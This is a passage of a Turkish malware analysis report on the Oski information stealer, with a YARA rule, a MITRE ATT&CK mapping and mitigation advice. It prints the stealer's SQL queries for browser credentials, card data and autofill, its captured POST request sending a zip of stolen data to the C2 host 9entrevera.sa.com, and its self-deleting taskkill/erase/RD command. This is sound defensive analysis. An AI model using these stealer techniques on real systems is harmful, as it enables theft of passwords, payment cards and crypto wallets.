
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards”

Şekil 19- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım, SQL sorgusu ile **browserler'da** bulunan **otomatik doldurma bilgilerini** almaktadır. **Select sorgusu** yapılır ve bilgiler **autofill** klasörünün içine browserin adı ile birlikte oluşturulan **txt** dosyasının içeriğine kaydedilir.


Yaptığı select sorgusu;

"SELECT name, value FROM autofill"




Şekil 20- Zararlı yazılımın Outlook hesap bilgilerini elde etmesi

Zararlı yazılım, **Outlook** verilerini elde etmek için **kayıt defterindeki** Outlook dizinlerinden istediği **bilgilere erişmektedir**. Aldığı bilgileri **Outlook.txt** dosyası açarak kaydeder.



Şekil 21- Zararlı yazılımın hedeflediği kripto cüzdanları

Zararlı yazılım, oluşturduğu **Crypto** klasörünün içine **hedeflediği kripto cüzdanlarına** ait **klasörler oluşturur** ve **Kripto** cüzdanları ile ilgili **elde ettiği bilgileri** klasörlerin içine **kaydeder**.



Şekil 22- Crypto cüzdanları ile ilgili oluşturduğu klasörler

Zararlı yazılımının **ProgramData'da** oluşturduğu klasörün içerisinde **Crypto** klasörleri bulunmuştur.


Bitcoin	Ethereum	Electrum	Electrum-LTC
ElectronCash	Exodus	MultiDoge	Zcash
DashCore	Litecoin	Anoncoin	BBQCoin
devcoin	digitalcoin	Florincoin	Franko
Freicoin	GoldCoinGLD	Infinitecoin	IOCoin
Ixcoin	Megacoin	Mincoin	Namecoin
Primecoin	Terracoin	YACoin	Jaxx

Tablo 4- Hedeflenen kripto cüzdanları

```
50              push eax
8B0D 08262F01   mov ecx,dword ptr ds:[12F2608]          012F2608:&"system.txt"
51              push ecx
E8 6559FEFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55AB
83C4 08         add esp,8
8945 FC         mov dword ptr ss:[ebp-4],eax
837D FC 00      cmp dword ptr ss:[ebp-4],0
0F84 13040000   je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E0069
8B15 00262F01   mov edx,dword ptr ds:[12F2600]          012F2600:&"System -----
52              push edx
8B45 FC         mov eax,dword ptr ss:[ebp-4]
50              push eax
E8 5C59FEFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 08         add esp,8
68 709D2E01     push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E9D70
8B4D FC         mov ecx,dword ptr ss:[ebp-4]
51              push ecx
E8 4B59FEFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 08         add esp,8
E8 E1B5FFFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12DB260
50              push eax
8B15 6C232F01   mov edx,dword ptr ds:[12F236C]          012F236C:&"Windows: %s"
52              push edx
8B45 FC         mov eax,dword ptr ss:[ebp-4]
50              push eax
E8 3259FEFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 0C         add esp,C
68 749D2E01     push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E9D74
8B4D FC         mov ecx,dword ptr ss:[ebp-4]
51              push ecx
E8 2159FEFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 08         add esp,8
E8 77B5FFFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12DB220
50              push eax
8B15 94242F01   mov edx,dword ptr ds:[12F2494]          012F2494:&"Bit: %s"
52              push edx
8B45 FC         mov eax,dword ptr ss:[ebp-4]
```

Şekil 23- System.txt dosyasının oluşturulması


Zararlı yazılım, **system.txt** dosyası oluşturmaktadır. Bu dosyanın içerisine **sisteme ait** bilgilerini kaydetmektedir.



```
55              push ebp
8BEC            mov ebp,esp
8B45 0C         mov eax,dword ptr ss:[ebp+C]
50              push eax
6A 02           push 2
6A 00           push 0
8B4D 08         mov ecx,dword ptr ss:[ebp+8]            [ebp+8]:"_7731675564.zip"
51              push ecx                                ecx:"_7731675564.zip"
E8 FCDBFFFF     call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12D48F0
83C4 10         add esp,10
```

Şekil 24- Tüm dosyaları zipleme işlemi

Zararlı yazılım, oluşturduğu klasörün içine bütün **dosyaları zipleyip** kaydetmektedir.



autofill	26.03.2024 13:59	Dosya klasörü	
cc	26.03.2024 13:59	Dosya klasörü	
cookies	26.03.2024 13:59	Dosya klasörü	
crypto	26.03.2024 13:59	Dosya klasörü	
_1048506931.zip	26.03.2024 14:00	ZIP Dosyası	0 KB
outlook.txt	26.03.2024 13:59	Metin Belgesi	0 KB
passwords.txt	26.03.2024 13:59	Metin Belgesi	0 KB
screenshot.jpg	26.03.2024 14:00	JPEG resmi	331 KB
system.txt	26.03.2024 14:00	Metin Belgesi	3 KB

Şekil 25- Zararlı yazılımın random sayılar ile oluşturduğu klasörün son hali

Zararlı yazılım, son olarak anlık **ekran görüntüsü** alarak klasöre **kaydetmektedir**.


```
POST /o/ HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 268774
Host: 9entrevera.sa.com
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="file"; filename="_6260717449.zip"
Content-Type: zip

PK........L.|X..g........."...autofill/Google Chrome_Default.txtUT
.....f...f...fu.=..A.Dc.8....r./..k.m.6....  .xNK........_/.................~....k...G....-z/>.u........j...Y..........,u{..........p.q.
.G......1Wa.}.....u.*\.zr.{...E_...n$...U.....[K..\E3?...\.Y....?...'..b.R........e.2x.d,u...b..x~f/....0Wux....Y....r...O...*..J~G..._.
```


Şekil 26- Zararlı yazılım zip dosyasını kendisine gönderme işlemi

Zararlı yazılım, oluşturduğu **zip** dosyasını **POST** metodu ile kendi **C2** sunucusuna göndermektedir.



Şekil 27- C2 sunucusundan indirdiği DLL'lerin silinme işlemi

Zararlı yazılım, bütün işlemlerini **bitirdikten** sonra **C2** sunucusundan indirdiği **DLL** görünümlü html dökümanlarını **DeleteFileA** API'sini kullanarak **silmektedir**.



Şekil 28- Zararlı yazılımın kendini silme işlemi

Zararlı yazılım, "**taskkill /PID %d"** komutu ile belirtilen **PID'ye** göre programı sonlandırır. "**erase %s"** komutu sayesinde belirtilen dosyayı siler. "**RD /S /Q %s\\"** komutu ile sessiz mod ile belirtilen dizinin ve kendisine ait tüm dizinleri ve dosyaları kaldırır. **"exit"** komutu ile komut istemcisini kapatır.

```
"/c taskkill /pid 3184 & erase
C:\Users\***\Desktop\2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6
ed5329b' & RD /S /Q C:\\ProgramData\\773167556451341\\* & exit"
```

YARA Kuralı

```
import "pe"

rule Oski_Stealer

{

    meta:

        description = "Oski_Stealer”

    strings:

        $key = “05613995485343040 8”

        $url = “9entrevera.sa.com”

        $str1 = “erase %s”

        $str2 = “/c taskkill /pid %d”

        $str3 = “crypto”

        $str4 = “RD /S /Q %s\\”

        $str5 = “passwords.txt”

        $str6 = “Outlook.txt”

        $select1 = “SELECT origin_url, username_value, password_value
FROM logins”

        $select2 = "SELECT name, value FROM autofill"
```

```
        $coin1 = “digitalcoin”

        $coin2 = “Namecoin”

        $coin3 = “Electrum-LTC”

        $coin4 = “Bitcoin”

        $browser1 = “Brave”

        $browser2 = “CryptoTab”

        $browser3 = “TorBro”

        $browser4 = “Cent”



        condition:

        filesize <= 1MB and

        $key and $url or

        ($select1 and $select2 and 3 of ($str*)) or

        (2 of ($coin*) and 2 of ($browser*))

}
```

MITRE ATTACK TABLE

Discovery	Execution	Collection	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfliration
Debugger Evasion (T1622)	**Command and Scripting Interpreter** (T1059)	**Archive Collected Data** (T1560)		**Debugger Evasion** (T1622)	**Credentials from Password Stores** (T1555)	**Data Encoding** (T1132)	**Exfiltration Over C2 Channel** (T1041)
Query Registry (T1012)		**Automated Collection** (T1119)		**Deobfuscate /Decode Files or Information** (T1140)	**Steal Web Session Cookie** (T1539)		
System Information Discovery (T1082)		**Browser Session Hijacking** (T1185)		**File and Directory Permissions Modification** (T1222)	**Unsecured Credentials** (T1552)		
System Time Discovery (T1124)		**Data from Local System** (T1005)					
Browser Information Discovery (T1217)		**Screen Capture** (T1113)					

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.

2. Kullanılan işletim sistemini güncel tutulmalıdır.

3. Kripto hesaplarda var ise iki adımlı doğrulama kullanılmalıdır.

4. Parmak izi şifreleme USB cihazları kullanılabilir.

5. Kullanılan uygulamalar güncel tutulmalıdır.

6. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.

7. Bilinmeyen uygulamalar kontrol edilmeden çalıştırılmamalıdır.

HAZIRLAYAN

Tamer Burak Telseren linkedin